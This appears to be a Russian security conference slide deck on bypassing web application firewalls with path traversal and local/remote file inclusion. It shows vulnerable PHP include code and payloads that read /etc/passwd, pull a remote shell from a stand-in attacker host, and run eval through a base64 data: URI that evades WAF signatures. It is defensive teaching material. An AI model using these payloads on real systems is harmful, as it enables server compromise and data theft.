  - **Использование техник HPP и HPF**
  - **Аналогично эксплуатации SQL Injection - обход правил фильтрации (сигнатур) и использование уязвимостей в функциях нормализации запроса WAF**

Практика обхода WAF. Глава III

Обратный путь в директориях и инклудинг файлов

(Path Traversal, Local/Remote File Including)

WASC: http://projects.webappsec.org/
OWASP: http://www.owasp.org/index.php/

Path Traversal, L/RFI– Базовые знания

Пример уязвимости Path Traversal

- Логика программы:

<? include($_GET['file'].".txt") ; ?>

index.php?file=myfile

- Пример эксплуатации:

index.php?file=/../../../../../etc/passwd%00

Опасность уязвимости Local File Including

- Функции include() и require() интерпретируют текст, как часть программного кода!

Пример эксплуатации:

index.php?file=img/command_shell.jpg%00

Рождение Remote File Including

- Если allow_url_fopen & allow_url_include в состоянии enable, то:

index.php?file=http://hacker.host/command_shell

Практика обхода WAF: Path Traversal

- **Пример уязвимости path traversal**
  - Логика программы:

  <? include("./files/".$_GET['file']) ; ?>
  - Эксплуатация уязвимости:

  /?id=/union%20select/../../../../../../../etc/passwd

  Запрос принимает вид:

  <? include("./files//uni X on%20sel X ect/../../../../../../../etc/passwd") ; ?>

- **Данный пример работает в случае «очистки» поступающих данных и немедленного прерывания процесса дальнейшего прохождения по сигнатурам**

Практика обхода WAF: Path Traversal и LFI

- **Действительно, обойти сигнатуру «../» и «..\» не всегда возможно, но всегда ли это требуется?**

- **Пример 1. Чтение файлов в каталоге, расположенного выше корневого**
  - Логика программы:

  <? include($_GET['file'].".txt") ; ?>
  - Эксплуатация уязвимости:

  /?file=secrets/admins.db/./.[N]/./.

  /?file=secrets/admins.db..[N]..

- **Уязвимость основана на двух особенностях в функциях PHP для взаимодействия с файловой системой:**
  - Нормализация пути (лишние символы, например, «/» и «/.» удаляются)
  - Усечение пути (определяется константой MAX_PATH, которая обычно меньше MAX_URI_PATH в WAF)

- **http://sla.ckers.org/forum/read.php?16,25706,25736#msg-25736; http://raz0r.name/articles/null-byte-alternative/**

Практика обхода WAF: Path Traversal и LFI

- **Пример 2. Выполнение команд на сервере**
  - Логика программы:

  <? include($_GET['file'].".txt") ; ?>

  - Эксплуатация уязвимости:

  Запрос, отлавливаемый WAF:

  /?file=data:,<?php eval($_REQUEST[cmd]);?>&cmd=phpinfo();

  Запрос, который WAF пропускают:

  /?file=data:;base64,PD9waHAgZXZhbCgkX1JFUVVFU1RbY21kXSk7ID8%2b&cmd=phpinfo();

- **Уязвимость основана на особенности интерпретатора PHP (allow_url_fopen & allow_url_include должны находиться в состоянии enable)**

- **reference: коллективный разум antichat.ru**

Практика обхода WAF: Remote File Including

- **Фундаментальные ограничения WAF (универсальный фильтр будет блокировать легитимные запросы!)**

- **Примеры легитимных запросов в логике крупных WEB ресурсов:**

  Перенаправление HTTP-запроса:
  - **http://www.securitylab.ru/exturl.php?goto=http://ya.ru**
  - **http://rbc.ru/cgi-bin/redirect.cgi?http://top.rbc.ru**
  - **http://www.google.com/url?url=http://ya.ru**
  - **http://vkontakte.ru/away.php?to=http://ya.ru**

  …


  Обычная запись в Wiki:
  - **http://en.wikipedia.org/wiki/Http://www.google.com**

  Online переводчик:
  - **http://translate.google.ru/translate?hl=en&sl=ru&u=http://ya.ru**

Резюме: Глава III - Path Traversal, L/RFI

- **Атака Path Traversal, L/RFI может быть успешно реализована в обход WAF во всех следующих случаях:**
  - **Фундаментальные проблемы (RFI)**
  - **Аналогично предыдущим двум главам - обход правил фильтрации (сигнатур) и использование уязвимостей в функциях нормализации запроса WAF**

Пример из практики или почему CC’09 не был взломан



Резюме

- **WAF – это не долгожданная "серебряная пуля"**
  - **В силу своих функциональных ограничений, WAF не способен защитить Web-приложение от всех возможных уязвимостей, которым оно может быть подвержено**
  - **Необходимо проведение адаптации фильтров WAF под защищаемое Web-приложение**
- **WAF не устраняет уязвимость, а лишь (частично) прикрывает вектор атаки**
- **Концептуальные проблемы WAF – использование сигнатурного принципа (будущее за поведенческим анализом?)**
- **WAF является полезным инструментом в контексте построения эшелонированной защиты Web-приложений**
  - **Закрытие вектора атаки до момента выхода исправления от разработчика, устраняющее уязвимость**

Спасибо за внимание!

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES